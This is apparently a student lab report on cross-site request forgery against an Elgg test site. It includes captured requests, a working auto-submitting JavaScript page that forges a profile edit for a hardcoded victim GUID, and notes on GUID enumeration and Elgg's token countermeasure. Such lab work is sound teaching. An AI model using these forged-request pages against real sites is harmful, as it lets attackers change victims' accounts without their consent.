

Q1: None

Q2.1

When Bobby adds Alice as his friend:

The URL is “http://www.csrflabelgg.com/action/friends/add”

The parameters are:

1. Friend=42
2. __elgg_ts=.....
3. __elgg_token=.....

Friend=42 corresponds to Alice’s user id.

The values for *elgg_ts* and *elgg_token* are omitted since they are not used for this task.

The screenshot shows a web browser with two tabs: "Alice: CSRF Lab Site" and "CSRF Attacker's Site!". The active tab is "Alice: CSRF Lab Site", displaying the URL "www.csrflabelgg.com/profile/alice". The page shows a profile for "Alice" with a cartoon avatar and buttons for "Remove friend", "Send a message", and "Report user".

Overlaid on the browser is the "HTTP Header Live" extension window. It displays the HTTP headers for the current page (GET: HTTP/1.1 200 OK) and the headers for the selected URL: "http://www.csrflabelgg.com/action/friends/add?friendId=42&__elgg_ts=1587317815&__elgg_token=IK". The headers for the selected URL are:

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice
X-Requested-With: XMLHttpRequest
Cookie: Elgg=5tlt2n472veh6g3jola2la4cm3
Connection: keep-alive
```

Notice that Alice’s user id can also be obtained by inspecting the HTTP GET request sent when Bobby adds Alice as his friend using the tool **HTTP Header Live** inside Firefox.

Q2.2

```
<!doctype html>
```

```
<html>
```

```
  <head>
```

```
    <title>CSRF Attack Task 1</title>
```

```
  </head>
```

```
  <body>
```

```
    
```

```
  </body>
```

```
</html>
```

Q2.3

Step 1: Bobby modifies his profile to embed the link to the malicious site after setting up the site.

HTTP Header Live

Activity Blogs Bookmarks Files Groups More »

http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof:
Content-Type: application/x-www-form-urle
Content-Length: 530
Cookie: Elgg=eu5c307e21287a250j9vq1rhq2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=xkpcuaqrFAZhFct7kdxq
&accesslevel[description]=2&brief
POST: HTTP/1.1 302 Found
Date: Sun, 19 Apr 2020 22:55:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Location: http://www.csrflabelgg.com/prof:
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabelgg.com/profil
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof:
Cookie: Elgg=eu5c307e21287a250j9vq1rhq2
Connection: keep-alive

Bobby
About me
<http://www.csrfbattacker.com/>

moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox

POST http://www.csrflabelgg.com/action/profile/edit

Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/bobby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 530
Cookie: Elgg=eu5c307e21287a250j9vq1rhq2
Connection: keep-alive
Upgrade-Insecure-Requests: 1

name=Bobby&description=<p>http://www.csrfbattacker.com/</p> &accesslevel[description]=2&briefdescription=6ac

Step 2: Alice's friends list before clicking Bobby's link

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Friends Activity

All Mine Friends

Filter Show All

No activity

Powered by Elgg

Search


Alice

Blogs
Bookmarks
Files
Pages
Wire posts

Step 3: Alice visits Bobby's profile and clicks the link to the malicious site.

CSRF Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Add friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages


Wire posts

Bobby

About me

<http://www.csrlabattacker.com/>

Friends



Step 4: HTTP requests captured when Alice visits the malicious site.

HTTP Header Live

```
http://www.csrlabattacker.com/action
Host: www.csrlabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrlabattacker.com/
Cookie: Elgg=qhuj10ue43f3arcuihnes4bpt4
Connection: keep-alive
GET: HTTP/1.1 302 Found
Date: Sun, 19 Apr 2020 17:58:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Location: http://www.csrlabattacker.com,
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

http://www.csrlabattacker.com/
Host: www.csrlabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrlabattacker.com/
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 19 Apr 2020 17:58:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 19 Apr 2020 17:51:49
ETag: "c5-5a3a86fd0b7aa-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
```

moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox


GET http://www.csrlabattacker.com/action/friends/add?friend=43

```
Host: www.csrlabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrlabattacker.com/
Cookie: Elgg=qhuj10ue43f3arcuihnes4bpt4
Connection: keep-alive
```

Content-Length: 0

The request adds Bobby (user id 43) as the victim's friend.

Step 5: Alice has added Bobby as her friend because she visited the malicious site.




The attack was successful and as soon as Alice visits the malicious site, Bobby is added to the friend list of Alice, without Alice even making any click on the page.

Q3.1:

Boby can use the “Inspect Element” functionality from Firefox on the page “www.csrflabelgg.com/members/alpha” to figure out the user id for each member on the site, including himself and Alice.

Step 1: Log in as Boby and visit “www.csrflabelgg.com/members/alpha”, then click “Inspect Element”.



Step 2: Find the user id for each member, including Alice.

The screenshot shows a web browser with the address bar at `www.csrflabelgg.com/members/alpha`. The page title is "All members". Below the title are tabs for "Newest", "Alphabetical", "Popular", and "Online". A list of members is displayed: Admin, Alice, Bobby, Charlie, and Samy. To the right of the list is a search bar with the text "Search members" and a "Search" button. Below the search bar, it says "Total members: 5".

The browser's developer tool is open, showing the "Inspector" tab. The HTML structure is visible, and the element for Alice is selected. The HTML for Alice's entry is:

```
<li id="elgg-user-42" class="elgg-item elgg-item-user">
  <div class="elgg-image-block clearfix">
    <div class="elgg-image">
    <div class="elgg-body">
      <h3>
        <a href="http://www.csrflabelgg.com/profile/alice" rel="friend">Alice</a>
      </h3>
      <div class="elgg-subtext">
      </div>
    </div>
  </li>
</ul>
```

The "Rules" tab is also open, showing a list of styles. The style for the selected element is:

```
.elgg-list > li {
  border-bottom: 1px solid #000000;
}
```

Alice's user id is 42. Bobby's user id is 43.

Another way to obtain Alice's user id was described in Q2.1

Q3.2

When Bobby updates his profile:

The URL is “http://www.csrflabelgg.com/action/profile/edit”

The parameters are:

1. __elgg_token=.....
2. __elgg_ts=.....
3. name=Bobby
4. description=<p>Bobby is my Hero</p>
5. accesslevel[description]=2
6. briefdescription
7. accesslevel[description]=2
8. location
9. accesslevel[location]=2
10. interests
11. accesslevel[interests]=2
12. skills
13. accesslevel[skills]=2
14. contactemail
15. accesslevel[contactemail]=2
16. phone
17. accesslevel[phone]=2
18. mobile
19. accesslevel[mobile]=2
20. website
21. accesslevel[website]=2
22. twitter
23. accesslevel[twitter]=2
24. guid=43

The values for *elgg_ts* and *elgg_token* are omitted since they are not used for this task.

The *description* is modified by Bobby to “Bobby is my Hero”.

The values for all *accesslevels* are 2, meaning that the corresponding fields are open to public.

Other Fields including *briefdescription*, *location*, *interests*, *skills*, *contactemail*, *phone*, *mobile*, *website*, *twitter* are empty. They are not important for this task.

guid=43 corresponds to Bobby’s user id.

Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate
 Pragma: no-cache
 Location: http://www.csrflabelgg.com/profile/
 Content-Length: 0
 Keep-Alive: timeout=5, max=100
 Connection: Keep-Alive
 Content-Type: text/html; charset=utf-8

http://www.csrflabelgg.com/profile/
 Host: www.csrflabelgg.com
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://www.csrflabelgg.com/profile/
 Cookie: elgg=u3ao5umsd7621dnalai6qadfl7
 Connection: keep-alive
 Upgrade-Insecure-Requests: 1

POST: HTTP/1.1 200 OK
 Date: Sun, 19 Apr 2020 18:21:59 GMT
 Server: Apache/2.4.18 (Ubuntu)
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate
 Pragma: no-cache
 X-Frame-Options: SAMEORIGIN
 Vary: Accept-Encoding
 Content-Encoding: gzip
 Content-Length: 3800
 Keep-Alive: timeout=5, max=99
 Connection: Keep-Alive
 Content-Type: text/html; charset=UTF-8

http://www.csrflabelgg.com/cache/
 Host: www.csrflabelgg.com
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
 Accept: text/css,*/*;q=0.1

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets



Boby

About me

Boby is my Hero

moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox

POST http://www.csrflabelgg.com/action/profile/edit

Host: www.csrflabelgg.com
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://www.csrflabelgg.com/profile/boby/edit
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 506
 Cookie: elgg=u3ao5umsd7621dnalai6qadfl7
 Connection: keep-alive
 Upgrade-Insecure-Requests: 1

elgg_token=yF9hMj9gr8R5zB5hYMCbb0&elgg_ts=1587320485&name=Boby&description=<p>Boby is my Hero</p> &access=

Q3.3

```
<!doctype html>
<html>
  <head>
    <title>CSRF Attack Task 2</title>
  </head>
  <body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
  var fields;
  // The following are form entries need to be filled out by attackers.
  // The entries are made hidden, so the victim won't be able to see them.
  fields += "<input type='hidden' name='name' value='Alice'>";
  fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
  fields += "<input type='hidden' name='guid' value='42'>";
  // Create a <form> element.
  var p = document.createElement("form");
  // Construct the form
  p.action = "http://www.csrflabelgg.com/action/profile/edit";
  p.innerHTML = fields;
  p.method = "post";
  // Append the form to the current page.
  document.body.appendChild(p);
  // Submit the form.
  p.submit();
}
  // Invoke forge_post() after the page is loaded.
window.onload = function(){ forge_post();}
</script>
  </body>
</html>
```

Q3.4

Step 1: Bobby modifies his profile to embed the link to the malicious site after setting up the site.

The screenshot shows a web browser window with the 'HTTP Header Live' extension open. The extension displays the HTTP headers for the URL `http://www.csrflabelgg.com/action`. The headers include: Host: www.csrflabelgg.com, User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Referer: http://www.csrflabelgg.com/profile/bobby/edit, Content-Type: application/x-www-form-urlencoded, Content-Length: 530, Cookie: Elgg=eu5c307e21287a250j9vq1rhq2, Connection: keep-alive, Upgrade-Insecure-Requests: 1. The POST data is shown as `POST: HTTP/1.1 302 Found`. The headers for the response are also visible: Date: Sun, 19 Apr 2020 22:55:14 GMT, Server: Apache/2.4.18 (Ubuntu), Expires: Thu, 19 Nov 1981 08:52:00 GMT, Cache-Control: no-store, no-cache, must-revalidate, Pragma: no-cache, Location: http://www.csrflabelgg.com/profile/bobby/edit, Content-Length: 0, Keep-Alive: timeout=5, max=100, Connection: Keep-Alive, Content-Type: text/html; charset=utf-8.

The browser window shows Bobby's profile page. Bobby's profile picture is a cartoon character wearing a yellow hard hat and a blue shirt. Bobby's 'About me' section contains the text 'http://www.csrfbattacker.com/'.

The 'HTTP Header Live' extension shows the following headers for the URL `http://www.csrflabelgg.com/action/profile/edit`:

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/bobby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 530
Cookie: Elgg=eu5c307e21287a250j9vq1rhq2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

The POST data is shown as `POST: HTTP/1.1 302 Found`. The headers for the response are also visible: Date: Sun, 19 Apr 2020 22:55:14 GMT, Server: Apache/2.4.18 (Ubuntu), Expires: Thu, 19 Nov 1981 08:52:00 GMT, Cache-Control: no-store, no-cache, must-revalidate, Pragma: no-cache, Location: http://www.csrflabelgg.com/profile/bobby/edit, Content-Length: 0, Keep-Alive: timeout=5, max=100, Connection: Keep-Alive, Content-Type: text/html; charset=utf-8.

Step 2: Alice's profile before clicking Bobby's link

The screenshot shows the 'CSRF Lab Site' interface. The site has a blue header with the text 'CSRF Lab Site'. Below the header is a navigation bar with links: Activity, Blogs, Bookmarks, Files, Groups, and More ».


The main content area shows Alice's profile. Alice's profile picture is a cartoon character with blonde hair and a blue shirt. Alice's profile has buttons for 'Edit profile' and 'Edit avatar'. Below these buttons are links for Blogs, Bookmarks, Files, Pages, and Wire posts.

The 'Friends' section shows a list of friends, including Bobby (the cartoon character from the previous screenshot).

Step 3: Alice visits Bobby's profile and clicks the link to the malicious site.

CSRF Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Remove friend

Send a message

Report user

Blogs

Bookmarks



Files

Pages

Wire posts

Bobby
About me
<http://www.csrf1abattacker.com/>

▼ Friends



Step 4 & 5: HTTP requests captured when Alice visits the malicious site. Alice's "brief description" section in her profile has been modified to "Boby is my Hero" because she visited the malicious site.

HTTP Header Live

ETag: "489-5a3aca23a94c6-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 583
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfabattacker.com/
Content-Type: application/x-www-form-urle
Content-Length: 87
Cookie: Elgg=0uvo6nsv0ffj9au00tnn4i7950
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Boby
POST: HTTP/1.1 302 Found
Date: Sun, 19 Apr 2020 22:52:55 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Location: http://www.csrflabelgg.com/pro
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

https://ssl.gstatic.com/ui/v1/ico
Host: ssl.gstatic.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin


Clear Options File Save Record

Account

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets



Alice
Brief description: Boby is my Hero

moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Fire

POST http://www.csrflabelgg.com/action/profile/edit


Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfabattacker.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Cookie: Elgg=0uvo6nsv0ffj9au00tnn4i7950
Connection: keep-alive
Upgrade-Insecure-Requests: 1

name=Alice&briefdescription=Boby is my Hero&accesslevel[briefdescription]=2&guid=42

Q3.5

Boby can use the “Inspect Element” functionality from Firefox on the page “www.csrflabelgg.com/members/alpha” to figure out the user id for each member on the site, including himself and Alice.

Step 1: Log in as Boby and visit “www.csrflabelgg.com/members/alpha”, then click “Inspect Element”.



Step 2: Find the user id for each member, including Alice.

The screenshot shows a web browser with the address bar displaying `www.csrflabelgg.com/members/alpha`. The page title is "All members". Below the title, there are tabs for "Newest", "Alphabetical", "Popular", and "Online". The list of members includes Admin, Alice, Bobby, Charlie, and Samy. The browser's developer tools are open, showing the HTML structure. The element for Alice is selected, with the href attribute visible: `http://www.csrflabelgg.com/profile/alice`. The right sidebar shows a search bar and a "Search members" button. The bottom of the page shows the "Inspector" and "Rules" panels of the developer tools.

Alice's user id is 42.

Similarly, Bobby's user id is 43.


Q3.6

No. The POST request forged by the malicious site is sent to the server-side script “/var/www/CSRF/Elgg/vendor/elgg/elgg/actions/profile/edit.php” which processes the request and does the profile modification. The .php file checks whether the user id in the POST request matches the user id of the current user who is holding an active session with Elgg (the victim). If not match, then the POST request will not have access to change the profile of the victim. Therefore, if Bobby does not know who is visiting the web page beforehand, he will not know the guid of the victim so he cannot hardcode the victim’s guid in the webpage. As a result, he cannot launch the CSRF attack to modify the victim’ Elgg profile.

However, if Bobby knows the range of guid for all possible users and the range is relatively small, Bobby could enumerate every guid in the webpage, hoping that one of them will successfully trigger the profile modification request. In the Elgg example, this method is possible since there are relatively few users on Elgg and Bobby can obtain the guid for every user.

Another possibility is to obtain the victim’s guid on the fly using XSS. Though here our focus is CSRF.

Screenshot 1: Code for checking guid in *profile/edit.php*



```
edit.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/actions/profile) - gedit
Open [F] Save

<?php
/**
 * Elgg profile edit action
 */

elgg_make_sticky_form('profile:edit');

$guid = get_input('guid');
$owner = get_entity($guid);

if (!$owner || !($owner instanceof ElggUser) || !$owner->canEdit()) {
    register_error(elgg_echo('profile:noaccess'));
    forward(REFERER);
}

// grab the defined profile field names and their load the values from POST.
// each field can have its own access, so sort that too.
$input = array();
$accesslevel = get_input('accesslevel');

if (!is_array($accesslevel)) {
    $accesslevel = array();
}

$profile_fields = elgg_get_config('profile_fields');
foreach ($profile_fields as $shortname => $valuetype) {
    $value = get_input($shortname);

    if ($value === null) {
        // only submitted profile fields should be updated
        continue;
    }
}
```


Screenshot 2 & 3: Try leave the name & guid fields blank or comment out the name & guid fields.

```
Open ▾ 🗐 Index.html /var/www/CSRF/Attacker Save
<!doctype html>
<html>
  <head>
    <title>CSRF Attack Task 2</title>
  </head>
  <body>
    <h1>This page forges an HTTP POST request.</h1>
    <script type="text/javascript">
      function forge_post()
      {
        var fields;
        // The following are form entries need to be filled out by attackers.
        // The entries are made hidden, so the victim won't be able to see them.
        fields += "<input type='hidden' name='name' value=''>";
        fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
        fields += "<input type='hidden' name='guid' value=''>";
        // Create a <form> element.
        var p = document.createElement("form");
        // Construct the form
        p.action = "http://www.csrflabelgg.com/action/profile/edit";
        p.innerHTML = fields;
        p.method = "post";
        // Append the form to the current page.
        document.body.appendChild(p);
        // Submit the form.
        p.submit();
      }
      // Invoke forge_post() after the page is loaded.
      window.onload = function(){ forge_post();}
    </script>
  </body>
</html>
```

```
Open ▾ 🗐 Index.html /var/www/CSRF/Attacker Save
<!doctype html>
<html>
  <head>
    <title>CSRF Attack Task 2</title>
  </head>
  <body>
    <h1>This page forges an HTTP POST request.</h1>
    <script type="text/javascript">
      function forge_post()
      {
        var fields;
        // The following are form entries need to be filled out by attackers.
        // The entries are made hidden, so the victim won't be able to see them.
        //fields += "<input type='hidden' name='name' value=''>";
        fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
        //fields += "<input type='hidden' name='guid' value=''>";
        // Create a <form> element.
        var p = document.createElement("form");
        // Construct the form
        p.action = "http://www.csrflabelgg.com/action/profile/edit";
        p.innerHTML = fields;
        p.method = "post";
        // Append the form to the current page.
        document.body.appendChild(p);
        // Submit the form.
        p.submit();
      }
      // Invoke forge_post() after the page is loaded.
      window.onload = function(){ forge_post();}
    </script>
  </body>
</html>
```

Screenshot 4: Result – fail. The POST request does not have permission to modify the victim's profile.

[illegible]

Q4.1

Step 1: Turn on the countermeasures by commenting out the “return true;” statement in function *gatekeeper()* in “/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg”. By commenting out the “return true;” statement, we allow the *gatekeeper()* function to perform the check whether the secret token and the timestamp in the GET or POST request match those stored on the server side.

```
/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    //return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $token = get_input('__elgg_token');
        $ts = (int)get_input('__elgg_ts');
        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks valid: this is probably a mismatch due to the
            // login form being on a different domain.
            register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitellogin'));

            forward('login', 'csrf');
        }

        // let the validator send an appropriate msg
        $this->validateActionToken();
    } else if ($this->validateActionToken()) {
        return true;
    }

    forward(REFERER, 'csrf');
}
```


Step 2: Re-execute the CSRF attack Task 1: Using GET request to add Bobby as Alice's friend.

Step 2-1: Alice logs in and follows the link in Bobby's profile to visit the malicious webpage.

CSRF Lab Site

ActivityBlogsBookmarksFilesGroupsMore »

Add widgets



Edit profileEdit avatar

BlogsBookmarksFilesPagesWire posts


Alice

▼ Friends

No friends yet.

CSRF Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Add friendSend a messageReport user



BlogsBookmarksFilesPagesWire posts

Boby

About me

<http://www.csrfiabattacker.com/>

▼ Friends



Step 2-2: HTTP GET request captured when Alice visits the malicious webpage.

Accept-Encoding: gzip, deflate
Referer: http://www.csrfbattacker.com/
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 20 Apr 2020 00:08:55 GMT
Server: Apache/2.4.18 (Ubuntu)
